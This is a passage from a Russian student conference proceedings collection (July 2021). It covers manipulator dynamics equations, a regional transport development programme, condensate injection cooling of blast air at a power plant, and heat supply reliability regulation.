$$\begin{cases} \dfrac{dq}{dt} = \dot{q}, \\ \dfrac{d\dot{q}}{dt} = A^{-1}(q)\left[R(q,\dot{q}) + M_{\text{пр}} + \text{М}_{\text{вн}} + \text{М}_{\text{ст}}\right] \end{cases} \tag{4}$$

Диагональные элементы обратной матрицы инерциальных характеристик характеризуют свойства прямых каналов управления, по которым передаются воздействия от приводов к звеньям манипулятора.

Недиагональные элементы обратной матрицы инерциальных характеристик в общем случае не равны нулю. В связи с этим характер движения каждого звена манипулятора определяется всеми компонентами силовых воздействий приводов. Это говорит о динамической взаимосвязи каналов управления.

Компоненты вектора $R(q,\dot{q})$ зависят от элементов вектора положения звеньев и скоростей движения звеньев, а $\text{М}_{\text{ст}}$ только от элементов вектора положения звеньев. При этом, как утверждается работе [1,3] i-ый компонент может являться функцией нескольких составляющих векторов q и $\dot{q}$, а не только $q_i, \dot{q}_i$. Это доказывает наличие перекрестных связей между каналами управления движением звеньев манипулятора. Изменение положения одного звена приводит к силовому воздействию на другие звенья, что влияет на характер движения последних. В этом заключается динамическое взаимодействие звеньев манипулятора.

Рассмотрим математическое описание двухзвенного манипулятора, приведенного на рисунке 1.



Рисунок 1. Кинематическая схема двухзвенного манипулятора

Обозначения на рисунке 1:

q_1, q_2 – угол поворота первого и второго звена соответственно;

L_1, L_2 – длина первого и второго звена соответственно;

r_1, r_2 – расстояние от осей вращения звеньев до их центров масс;

m_1, m_2 – масса первого и второго звена соответственно;

m_0 – масса объекта управления.

Математическая модель двухзвенного манипулятора в развернутом виде представляет два дифференциальных выражения, выведение данной зависимости описано в работах [10, 15]:

$$\begin{cases} a_{11}\ddot{q}_1 + a_{12}\ddot{q}_2 = R_1 + M_{\text{пр}1} + \text{M}_{\text{ВН}1} + M_{\text{СТ}1}, \\ a_{21}\ddot{q}_1 + a_{22}\ddot{q}_2 = R_2 + M_{\text{пр}2} + \text{M}_{\text{ВН}2} + M_{\text{СТ}2} \end{cases} \quad (5)$$

где

$M_{\text{СТ}1} = g[sinq_1(m_1r_1 + m_2L_1 + m_0L_1) + sin(q_1 + q_2)(m_2r_2 + m_0L_2)]$,

$M_{\text{СТ}2} = g[sin(q_1 + q_2)(m_2r_2 + m_0L_2)]$,

$a_{11} = m_1r_1^2 + m_2(L_1^2 + r_2^2) + m_0(L_1^2 + L_2^2) + J_1 + J_2 + 2L_1cosq_2(m_2r_2 + m_0L_2)$

$a_{12} = m_2r_2^2 + m_0L_2^2 + J_2 + L_1cosq_2(m_2r_2 + m_0L_2)$,

$a_{21} = m_2r_2^2 + m_0L_2^2 + J_2 + L_1cosq_2(m_2r_2 + m_0L_2)$,

$a_{22} = m_2r_2^2 + m_0L_2^2 + J_2$.

В этих уравнениях J_1 и J_2 – моменты инерции первого и второго звеньев относительно их центров масс.

На основании системы уравнений можно сделать вывод о том, что движения звеньев динамически взаимосвязаны, а инерционные характеристики $(a_{11}, \dots, a_{22})$ зависят от обобщенных координат, то есть от конфигурации манипулятора.

При изменении конфигурации манипулятора в процессе движения наблюдается изменение его свойств. Это обуславливается изменением приведенных к двигателю моментов инерций и моментов сил, зависящих от внешней нагрузки на рабочий орган. На основании математических моделей далее будет проводится компьютерное моделирование системы управления.

Список литературы:

1. Илюхин Ю.В., Зеленский А.А., Электрические приводы роботов и мехатронных устройств: учебное пособие. – М.: ФГБОУ ВО МГТУ «СТАНКИН», 2020. – 440с. ISBN 978-5-6044658-7-5.
2. Е.И. Юревич Управление роботами и робототехническими системами . Спб.: 2000. 171 с.
3. Илюхин Ю.В. Создание высокоэффективных систем управления исполнительными движениями роботов и мехатронных устройств на основе технологически обусловленного метода синтеза: дис. ... Д-р тех. Наук: 05.02.05. – м., 2001. – 378 с.

СЕКЦИЯ

«ТРАНСПОРТНЫЕ КОММУНИКАЦИИ»

ВЛИЯНИЕ ГОСУДАРСТВЕННОЙ ПРОГРАММЫ «РАЗВИТИЕ ТРАНСПОРТНОГО КОМПЛЕКСА ПРИМОРСКОГО КРАЯ» НА 2020 – 2027 ГОДЫ НА РАЗВИТИЯ ТРАНСПОРТНОГО КОМПЛЕКСА В ПРИМОРСКОМ КРАЕ

Акшаева Антонина Дмитриевна
студент,
кафедра экономики,
Государственный владивостоксий государственные
университет экономики,
РФ, г. Владивосток

Шеломенцев Кирилл Эдуардович
студент,
кафедра экономики,
Государственный владивостоксий государственные
университет экономики,
РФ, г. Владивосток
E-mail: Antonina_1999@mail.ru

Султанова Екатерина Владимировна
научный руководитель, канд. социол. наук, доц.,
кафедра экономики, Государственный владивостоксий
университет экономики,
РФ, г. Владивосток

Королёва Эльвира Владимировна
научный руководитель, канд. социол. наук, доц.,
кафедра экономики, Государственный владивостоксий
университет экономики,
РФ, г. Владивосток

Приморский край является экономическим районном с огромной территорией, где транспортный комплекс играет огромную роль. Освоение территорий происходит по мере расширение системы транспорта.

В приморье действуют такие транспортный средства, как железнодорожный, автомобильный, морской и авиаперевозки. Этими транспортными средствами

осуществляется связь в крае и с соседними территориями, осуществляется перевозка грузов внутри кря, а также перевозка людей.

Но в Приморском крае есть большие проблемы с транспортным комплексом. Край очень отстает от западных субъектов Российской Федерации. Проблема интенсивного развития движения автомобильных дорогах, по сравнению с увеличением протяженности и пропускной способности автомобильных дорог. Таким образом развития автомобильных дорог, является важнейшей проблемой, которая требует решения.

Одной из решения проблем является принятая Государственная программа «Развитие транспортного комплекса Приморского края» на 2020 – 2027 годы. Исполнитель гос. Программы является Министерства транспорта и дорожного хозяйства Приморского края г. Владивосток.

Цели государственной программы Приморского края «Развитие транспортного комплекса Приморского края» на 2020-2027 предоставлены в таблице 1.

Таблица 1.

Цели государственной программы

Цели государственной программы	
1	развитие транспортного комплекса для обеспечения потребностей населения Приморского края в перевозках грузов и людей;
2	кардинальное повышение качества транспортной системы Приморского края;
3	повышение транспортной доступности территорий Приморского края
4	обеспечение эффективной транспортной интеграции с международным окружением.

Одним из показателем к Государственной программе является прирост автомобильного транспорта и неуспевающий рост развития дорог. Увеличение населения пользующиеся транспортного комплекса.

Задачи Государственной программы предоставлены на рисунке 1.

Рисунок 1. Задачи Государственной программы

Срок реализации программы 2020-2027 года.

Ожидаемы результаты от Государственной программы:

1 Увеличение действующих аэропортов и аэродромов в крае;

2 Прирост протяженности автомобильных дорог;

3 Уменьшение дорожно-транспортных происшествий;

4 Снижение затрат транспортного комплекса Приморского края.

Для того, чтобы решить выявлены проблемы и реализовать вышеперечисленные рекомендации, необходимо активно развивать организационную, материальную и информативную инфраструктуру. Для дальнейшего развития транспортного комплекса Приморского края необходимы комплексные меры.

Я считаю, что Государственная программа – это очень важная задача для решения проблем в крае.

Список литературы:

1. Постановление от 27 декабря 2019 года N 919-па: «Об утверждении государственной программы Приморского края "Развитие транспортного комплекса Приморского края» на 2020 – 2027 годы (с изменениями на 20 мая 2021 года)

СЕКЦИЯ

«ЭНЕРГЕТИКА»

ИСКЛЮЧЕНИЕ КОНЦЕВОГО ТЕПЛООБМЕННИКА ПОСЛЕ ТУРБОКОМПРЕССОРА ЗА СЧЕТ ВПРЫСКА КОНДЕНСАТА ФОРСУНКАМИ

Русских Полина Владимировна
студент,
кафедры промышленной теплоэнергетики,
Липецкий государственный технический университет,
РФ, г. Липецк
E-mail: apolinaria53@gmail.com

Губарев Василий Яковлевич
научный руководитель, канд. техн. наук, проф.,
Липецкий государственный технический университет,
РФ. г. Липецк

EXCLUSION OF END HEAT EXCHANGER AFTER TURBOCHARGER BY CONDENSATE INJECTION WITH NOZZLES

Polina Russkikh
Student,
Department of Industrial Heat Power Engineering,
Lipetsk State Technical University,
Russia, Lipetsk

Vasily Gubarev
Scientific adviser, Candidate of Technical Sciences, Professor,
Lipetsk State Technical University,
Russia. Lipetsk

АННОТАЦИЯ

Целью данной статьи является анализ взаимодействия конденсата с дутьем при его охлаждении после турбокомпрессора на УТЭЦ. В данной модели предусмотрено исследование влияния различных параметров конденсата и дутья на показатели работы установки. Исследуется замена концевого охладителя на форсунки с целью получения ряда преимуществ: уменьшение нагрузки на

оборотный цикл УТЭЦ, уменьшение затрат электроэнергии, а также возможно отключение одного из циркуляционных насосов.

ABSTRACT

The purpose of this article is to analyze the interaction of condensate with blast during its cooling after the turbo blower at the recycling heat and power plant. This model provides for a study of the influence of various parameters of condensate and blast on the performance of the installation. Replacing the aftercooler with nozzles is being investigated in order to obtain a number of advantages: reducing the load on the circulating cycle of the recycling heat and power plant, reducing the energy consumption, and it is also possible to turn off one of the circulation pumps.

Ключевые слова: теплоэнергетика, концевой охладитель, форсунки, УТЭЦ.

Keywords: heat power engineering, aftercooler, nozzles, recycling heat and power plant.

Металлургическое производство играет важную роль в промышленности и экономике. Основано на получении металла из различных руд и других видов сырья. Для обеспечения непрерывности химических реакций требуется большое количество сжатого обогащенного кислородом воздуха, который получается в турбокомпрессорах УТЭЦ.

УТЭЦ предназначена для сжигания доменного газа, побочного продукта металлургического производства, в паровых котлах, и использование его для выработки электроэнергии и обеспечения теплом в горячей воде и паром для производственных нужд.

УТЭЦ в настоящее время спроектирована так, что трубы, через которые транспортируется доменное дутье перед подачей на доменную печь, выдерживают температуру не более 160 °С, в связи с чем дутье необходимо охлаждать после турбокомпрессора от начальной температуры 265°С, до температуры 160 °С. В данный момент с этой целью установлен концевой охладитель дутья, однако он имеет недостатки. С целью устранения этих недостатков в работе мы

используем альтернативный способ охлаждения доменного дутья – впрыск конденсата с помощью разбрызгивающих форсунок.

При создании модели рабочего процесса взаимодействия конденсата с дутьем при его охлаждении важно исследование влияния различных параметров конденсата и дутья на показатели работы установки. Создание модели проведено с помощью программы Microsoft Office Excel 2019.

Моделирование работы установки форсунки, разбрызгивающей конденсат начинается с задания начальных параметров дутья и конденсата.

Доменное дутье:

- Состоит из азота и кислорода с объемными долями $r(N_2) = 0,7$; $r(O_2) = 0,3$;
- Начальная температура данной смеси $t_1 = 265°C$;
- Влагосодержание d = 10 г/кг дутья;
- Объемный расход $Q_н = 7500$ нм^3/мин;
- Давление P = 5,5 бар;
- Диаметр трубы $d_{труб} = 1760$ мм.

Конденсат:

- Начальная температура $t_{кон} = 60°C$;
- Диаметр капли $d_к = 1$ мм;
- Коэффициент диффузии $D = 2,3 \cdot 10^{-6}$;
- Конечная температура смеси после впрыска конденсата $t_2 = 160°C$.

В установке происходит охлаждение дутья с исходными параметрами до заданной конечной температуры с помощью впрыска конденсата форсунками.

В работе весь расчет ведется на одну каплю и соответственно на дутье, которое на нее приходится. Капля получает количество теплоты от дутья и начинает испаряться сразу, а не по достижению температуры насыщения. Это происходит за счёт того, что плотность водяных паров в дутье гораздо меньше, чем плотность насыщенных паров при этой температуре.

Уравнение теплового баланса выглядит следующим образом:

$$m_д \cdot C_д \cdot (t_1 - t_2) = m_к \cdot (\Delta h_к + r + \Delta h_п)$$

Масса капли при исходном значении диаметра капли:

$$m_к = \rho_к \cdot V_к = \rho_к \cdot \frac{1}{6} \cdot \pi \cdot dк^3 \ ;$$

$$\Delta h_к = h' - h_к;$$

$$\Delta h_п = h_п - h'';$$

$$z = h'' - h_к;$$

Теплоемкость дутья находится из формулы:

$$C_д = C_{N2} \cdot g(N_2) + C_{O2} \cdot g(O_2)$$

$$g(N_2) = \frac{M_{N2}}{M_{см}} \cdot r_{N2};$$

$$g(O_2) = \frac{M_{O2}}{M_{см}} \cdot r_{O2};$$

$$M_{см} = M_{N2} \cdot r(N_2) + M_{O2} \cdot r(O_2);$$

Следовательно, масса газа, приходящаяся на 1 каплю:

$$m_д = \frac{mк \cdot (\Delta hк + r + \Delta hп)}{Сд \cdot (t1 - t2)} \ ;$$

Переведем объемный расход дутья при нормальных условиях в массовый расход при данных условиях:

Объемный расход газа при данных условиях:

$$Q_г = \frac{Qн \cdot Pн \cdot Tг}{Pг \cdot Tн};$$

Массовый расход газа при данных условиях:

$$G_г = \frac{Qг \cdot \rho_{см}}{60} \ ;$$

Площадь трубы при заданном диаметре найдем исходя из формулы:

$$Sсеч = \frac{1}{4} \cdot \pi \cdot dтруб^2$$

Моделирование процесса испарения начинается с задания шага по времени, в данной работе целесообразно выбрать шаг $\Delta\tau$ = 0,01с, что обеспечит достаточную точность расчетов.

Для расчета количество теплоты, переданного от дутья капле за интервал времени τ = 0,01с используется формула:

$$Q_{дi} = 2 \cdot \pi \cdot \lambda_д \cdot d_к \cdot (t_{дi} - t_{кi}) \cdot \Delta\tau,$$

где $\lambda_д$ – коэффициент теплопроводности дутья, $d_к$ – диаметр капли, $t_{дi}$ – температура дутья в данный момент времени, $t_{кi}$ – температура капли в данный момент времени.

Количество теплоты, затраченное на парообразование капли за 1 шаг:

$$Q_{кi} = \Delta m_{кi} \cdot C_к \cdot \Delta t_{кi} + r \cdot \Delta m_{кi},$$

где $\Delta m_{кi}$ – изменение массы капли за 1 шаг, $C_к$ – теплоемкость копали, $\Delta t_{кi}$ – изменение температуры капли за 1 шаг, r – теплота парообразования капли.

Изменение массы капли в процессе парообразования:

$$\Delta m_{кi} = 2\,\pi\, D\, d_{кi} \cdot (\rho_к'' - \rho_{дi}) \cdot \Delta\tau,$$

где D – коэффициент диффузии, $d_{кi}$ – диаметр капли, $\rho_к''$– плотность воды в состоянии насыщения, $\rho_{дi}$ – плотность дутья в данный момент времени.

В результате исследования был получен оптимальный диметр капли $d_к$ = 0,00002 м, при котором конденсат испарится через l = 1,20 м, что удовлетворяет условиям данной задачи. Также были получены графики зависимости $l = f(dк)$, $l = f(tк)$, $l = f(tд)$.



Рисунок 1. Зависимость длины испарения капли от ее диаметра



Рисунок 2. Зависимость длины испарения капли от начальной температуры дутья



Рисунок 3. Зависимость длины испарения капли от ее начальной температуры

Таким образов в данной работе мы смогли исключить концевой охладитель, используя альтернативный способ охлаждения дутья – впрыск конденсата форсунками. За счет использования такого метода может быть получен ряд преимуществ: уменьшение нагрузки на оборотный цикл УТЭЦ, уменьшение затрат электроэнергии, а также возможно отключение одного из циркуляционных насосов. Также смоделирован рабочий процесс впрыска конденсата в дутье для его охлаждения. Получен оптимальный диаметр капель $d_к = 0{,}00002$ м. Исследовано влияние различных начальных параметров на длину испарения конденсата. Данная модель в достаточной мере приближена к реальному процессу и позволяет получить достаточно точные результаты.

Список литературы:

1. Вукалович М.П. Теплофизические свойства воды и водяного пара. – М.: Машиностроение, 1967. – 160 с.

2. Иванов В.Д. Системы теплоснабжения предприятий: учебно-методическое пособие – СПб: СПбГТУРП, 2014. – 118 с.
3. Михальченко Г.Я., Стребков А.С., Хвостов В.А. Энергосбережение: правовая база, технология и технические средства: учеб. пособие – Брянск, БГТУ. 2005. – 303 с.
4. Нащокин В.В. Техническая термодинамика и теплопередача. – 2-е изд. – М.: Высшая школа, 1975. – 495 с.
5. Ривкин С.Л., Александров А.А. Термодинамические свойства воды и водяного пара. – 2-е изд. – М.: Энергоатомиздат, 1984. – 80 с.

ПРОБЛЕМЫ ОЦЕНКИ НАДЕЖНОСТИ ТЕПЛОСНАБЖЕНИЯ

Стрелкова Ксения Владимировна
магистрант,
Сибирский государственный университет науки
и технологий имени академика М.Ф. Решетнева,
РФ, г. Красноярск
E-mail: ksestre@mail.ru

PROBLEMS OF ENSURING ENVIRONMENTAL SAFETY OF HEAT SUPPLY

Kseniya Strelkova
Master's degree student,
Reshetnev Siberian State University
of Science and Technology,
RussiaKrasnoyarsk

АННОТАЦИЯ

Надежность является одной из основных характеристик теплоснабжения. В статье рассматриваются вопросы и проблемы определения надежности в теплоснабжении.

ABSTRACT

Reliability is one of the main characteristics of heat supply. The article discusses the issues and problems of determining reliability in heat supply.

Ключевые слова: надежность; теплоснабжение; схема теплоснабжения.

Keywords: reliability; heat supply; heat supply scheme.

На территории России в связи со значительной протяжённостью и климатическими особенностями действуют многочисленные системы теплоснабжения, обеспечивающие жизнедеятельность граждан в сезон низких температур. Существуют территории, в которых отопительный период осуществляется круглогодично. Перерыв в работе систем теплоснабжения в период их функционирования недопустим, а полная остановка системы может создать чрезвычайную ситуацию.

Соответственно, вопрос надёжности функционирования систем теплоснабжения является актуальным для большей части территории страны.

Надёжность технической системы – это вероятность сохранения системой работоспособности в течение определенного времени [1, с. 14]. С целью оценки возможности функционирования системы при различных воздействиях необходимо оценить её надёжность.

Для системы теплоснабжения, представляющей собой совокупность источников тепловой энергии и теплопотребляющих установок, технологически соединенных тепловыми сетями [6], оценка надёжности может вызвать затруднения.

Согласно действующему законодательству одним из общих принципов организации отношений в сфере теплоснабжения является обеспечение надёжности теплоснабжения в соответствии с требованиями технических регламентов. Кроме того, определено, что надёжность теплоснабжения – характеристика состояния системы теплоснабжения, при котором обеспечиваются качество и безопасность теплоснабжения.

В настоящее время система управления надёжностью в теплоснабжении нормативно закреплена и состоит из следующих составляющих:

- расчет надёжности в схемах теплоснабжения;
- оценка надёжности органами исполнительной власти субъектов Российской Федерации;
- проверка готовности к отопительному периоду;
- работа системы предупреждения чрезвычайных ситуаций [5].

То есть надёжность в теплоснабжении определяется как при расчёте в схемах теплоснабжения, так и при оценке соответствующими органами власти.

Рассмотрим нормативные документы о надёжности теплоснабжения, утвержденные российским законодательством (таблица 1).

Таблица 1.

Нормативные документы о надёжности теплоснабжения

Приказ Минрегиона России от 26.07.2013 № 310	Приказ Минэнерго России от 05.03.2019 № 212	Постановление Правительства РФ от 16.05.2014 № 452
Утверждает методические указания по анализу показателей, используемых для оценки надёжности систем теплоснабжения. Для расчета фактических значений показателей используется, в том числе схема теплоснабжения [3].	Утверждает правила разработки главы «Оценка надёжности теплоснабжения» обосновывающих материалов к схеме теплоснабжения. Определение показателей надежности теплоснабжения не распространяется на оценку надежности теплоснабжения организаций, осуществляющих регулируемые виды деятельности в сфере теплоснабжения [4].	Утверждает правила определения плановых и расчета фактических значений показателей надёжности и энергетической эффективности объектов теплоснабжения, а также определения достижения организацией, осуществляющей регулируемые виды деятельности в сфере теплоснабжения, указанных плановых значений [2].

Можно сделать вывод, что понятия «надёжность системы теплоснабжения» и «надёжность теплоснабжения» разграничиваются, а расчёты в рамках данных понятий различаются, что может вызвать вопросы при анализе каждой конкретной системы теплоснабжения.

Важно отметить, что основным документом, определяющим развитие надёжного теплоснабжения, является схема теплоснабжения.

Таким образом, учитывая, что прямая синхронизация данных при расчёте надёжности в теплоснабжении отсутствует, с целью недопущения расхождений в значениях показателей и определения системы мер по обеспечению качества и безопасности теплоснабжения, целесообразно внести изменения в действующее законодательство, позволяющие оценивать надёжность систем теплоснабжения комплексно в рамках схемы теплоснабжения, без дополнительных оценок вне схемы.

Список литературы:

1. Андреев А.В. Теоретические основы надежности технических систем /учебное пособие/ А.В. Андреев, В.В. Яковлев, Т.Ю. Короткая. – СПб.: Изд-во Политехн. ун-та, 2018. – 221 с.
2. Постановление Правительства РФ от 16.05.2014 № 452 «Об утверждении Правил определения плановых и расчета фактических значений показателей надежности и энергетической эффективности объектов теплоснабжения, а также определения достижения организацией, осуществляющей регулируемые виды деятельности в сфере теплоснабжения, указанных плановых значений и о внесении изменения в постановление Правительства Российской Федерации от 15 мая 2010 г. № 340» СПС Консультант плюс [электронный ресурс]. – Режим доступа. – URL: http://www.consultant.ru/document/cons_doc_LAW_163176/ (дата обращения: 07.07.2021)
3. Приказ Минрегиона России от 26.07.2013 № 310 «Об утверждении Методических указаний по анализу показателей, используемых для оценки надежности систем теплоснабжения» СПС Консультант плюс [электронный ресурс]. – Режим доступа. – URL: http://www.consultant.ru/document/cons_doc_LAW_155232/ (дата обращения: 07.07.2021)
4. Приказ Минэнерго России от 05.03.2019 № 212 «Об утверждении Методических указаний по разработке схем теплоснабжения» СПС Консультант плюс [электронный ресурс]. – Режим доступа. – URL: http://www.consultant.ru/document/cons_doc_LAW_331989/ (дата обращения: 07.07.2021)
5. Стратегия развития теплоснабжения и когенерации в Российской Федерации до 2025 года [электронный ресурс]. – Режим доступа. – URL: https://www.rosteplo.ru/Tech_stat/stat_shablon.php?id=3140 (дата обращения: 07.07.2021)
6. Федеральный закон от 27.07.2010 № 190-ФЗ «О теплоснабжении» СПС Консультант плюс [электронный ресурс]. – Режим доступа. – URL: http://www.consultant.ru/document/cons_doc_LAW_102975/ (дата обращения: 07.07.2021)

ДЛЯ ЗАМЕТОК

НАУЧНОЕ СООБЩЕСТВО СТУДЕНТОВ XXI СТОЛЕТИЯ.

ТЕХНИЧЕСКИЕ НАУКИ

Электронный сборник статей по материалам CIII студенческой международной научно-практической конференции

№ 7 (102)
Июль 2021 г.

В авторской редакции

Издательство ООО «СибАК»
630049, г. Новосибирск, Красный проспект, 165, офис 5.
E-mail: mail@sibac.info

16 +

СибАК

www.sibac.info